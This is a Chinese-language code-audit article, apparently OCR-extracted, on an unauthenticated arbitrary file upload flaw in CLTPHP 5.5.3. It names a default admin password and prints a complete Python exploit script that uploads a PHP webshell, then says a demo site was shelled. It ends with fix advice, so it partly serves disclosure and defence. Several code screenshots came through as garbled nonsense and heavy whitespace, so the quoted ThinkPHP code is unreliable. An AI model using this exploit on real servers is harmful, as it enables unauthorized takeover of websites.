【代码审计】CLTPHP_v5.5.3 任意文件上传漏洞

作者: Bypass

原文链接: https://mp.weixin.qq.com/s?

biz=MzA3NzE2MjgwMg=&mid=2448903609&idx=1&sn=217c87a7a5038a31626a2ed53341e560&chksn=8b55dde4bc2254f26d20661b04b703332d57f675e52996367f12188321e43aa4bcf987512fba&scene=21#wechat_redirect

本文由干货集中营收集整理: http://www.nmd5.com/test/index.php



CLTPHP采用ThinkPHP开发,后台采用Layui框架的内容管理系统。

在代码审计中,发现了一个无需权限的任意文件上传漏洞,可批量,已提交CNVD,分享一下思路。

01 环境搭建

CLTPHP官网: http://www.cltphp.com

网站源码版本: CLTPHP内容管理系统5.5.3版本

程序源码下载: https://gitee.com/chichu/cltphp


默认后台地址: http://127.0.0.1/admin/login/index.html

默认账号密码: 后台登录名: admin 密码: admin123

02 代码分析

1 漏洞文件位置./ann/user/controller/LinFiles nhn 第5.25行.

1、柳柳八川 正旦: /app/user/controller/opr/lies.pnp オンシン门:



在这段函数中,未经用户权限验证,获取表单内容,存在越权绕过上传的情况。我们继续跟进move函数:

2、文件位置: /think/library/think/File.php 第329-377行:

```
+ IIII paginator
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                × Flephp
  + IIII process
                                                                                                                                                                                                                                                                                                                                                                                                                           function move(South, Suovename - true, Sreplace - true)
                                                                                                                                                                                                                                                                                                                                                                                                             CRIME-MEMBERS (STATE )) (
SIMI-MERCE (STATE )) (
SIMI-MERCE (STATE )) (
STATE STATE STATE (STATE )) (
STATE 
     ► E response
  ► III session
  ► E template
  + III view
                       □ App.php
                       ☐ Buildiphp
                          Cache.php
                          Collection.php
                          Configphp
                          Console.php
                          Controller.php
                          Cookie.php
                                                                                                                                                                                                                                                                                                                                                                                                 $savetame = $this->buildSavename($saverame);
$filename = $path = $savetame;
                          Db.php
                          Debug-php
                          Env.php
                       Error.php
                          Exception.php
                                                                                                                                                                                                                                                                                                                                                                                                             The max to the same filename; (filename), ['filename' a Sfilename]]; This same - ['has the same filename: (filename)', ['filename' a Sfilename]]; The same filename; the same filename filename filename filename; the same filename filename
                          ☐ Flephp
                          [] Hookphp
                       Lang.php
```

在这段函数中,经过一系列检测后上传文件,我们重点来看一下check验证上传函数。

3、文件位置: /think/library/think/File.php 第218-245行:



在check函数中检查文件大小、Mime类型、文件后缀等,主要是从数组\$rule中获取,check函数未带入参数\$rule,所以取\$this->validate,而validate的值在该类有定义,我们看一下\$ validate 的值

```
▶ paginator
                                    File.php
▶ process
                                  class File extends SplFileObject
response response
▶ session
▶ template
                                     private $error = '';
▶ ■ view
 App.php
 Build.php
                                     protected $filename;
 Cache.php
 Collection.php
 Config.php
                                      protected $saveName;
 Console.php
 Controller.php
 Cookie.php
                                      protected $rule = 'date';
 Db.php
 Debug.php
 Env.php
                                      protected $validate = [];
 Error.php
 Exception.php
 File.php
                                      protected $isTest;
 Hook,php
 Lang.php
```

在同文件中validate默认值为空,调用ThinkPHP的上传函数,但配置不当导致过滤函数chenk无效,导致程序在实现存在任意文件上传漏洞,攻击者无需任何权限,可直接上传恶意脚本,控制网站服务器权限。

```
利用方式一:
1,
     通过编写Python脚本,模拟Ajax 异步请求,
Python'脚本如下:
          1. #!/usr/bin/python
          2. #-*- coding: UTF-8 -*-
          3. #Author: Bypass
          4. #Date: 2018.03.01
          5. import requests
          6. import sys
          7.
          8. def CLPHP upload(url):
          9. header = { 'User-Agent' : 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)',
         10. 'X-Requested-With': 'XMLHttpRequest',}
         11. geturl = url+ "/user/upFiles/upload"
         12. files = { 'file' :( '1.php' ,open( '1.php' , 'rb' ), 'image/jpeg' )}
         13. res = requests.post(geturl, files=files,headers=header)
         14. print res.text
         15.
         16. if __name__ == "__main__":
         17. if len(sys.argv) == 2:
         18. url=sys.argv[1]
         19. CLPHP upload(url)
         20. sys.exit(0)
         21. else:
         22. print ( "usage: %s www.xxx.com" % sys.argv[0])
         23. sys.exit(-1)
```

2、在同一目录下放置脚本和1.php文件名的小马,运行Python脚本,成功上传木马并返回路径。





某demo演示站点已getshell:



04 修复建议

- 1、添加上传页面的认证,通过白名单限制上传文件后缀;
- 2、禁止上传目录脚本执行权限。

